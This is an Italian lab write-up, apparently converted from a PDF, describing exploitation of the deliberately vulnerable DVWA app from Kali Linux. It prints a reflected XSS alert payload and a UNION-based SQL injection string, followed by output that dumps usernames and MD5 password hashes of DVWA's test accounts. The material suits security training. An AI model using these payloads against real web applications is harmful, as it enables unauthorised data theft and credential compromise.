


Exploit DVWA - XSS e SQL injection

Configuro il laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (attaccante). Mi assicuro che ci sia comunicazione tra le due macchine con il comando ping e poi raggiungo la DVWA e setto il livello di sicurezza su «LOW».


Scelgo una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection (non blind).








Per la vulnerabilità XSS riflesso ho scelto l'iniezione del codice "<script> alert ('SEI STATO HACKERATO') </script>" che possiamo visionare sull'URL.



Per la vulnerabilità SQL Injection ho scelto il codice "%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #" che ci ridà in output tutti i dati degli utenti registrati.


kali [In esecuzione] - Oracle VM VirtualBox
Applications
Places
Firefox ESR
Dec 11 00:59
Damn Vulnerable Web Ap
192.168.50.150/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+concat(first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword)+from+users
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
More info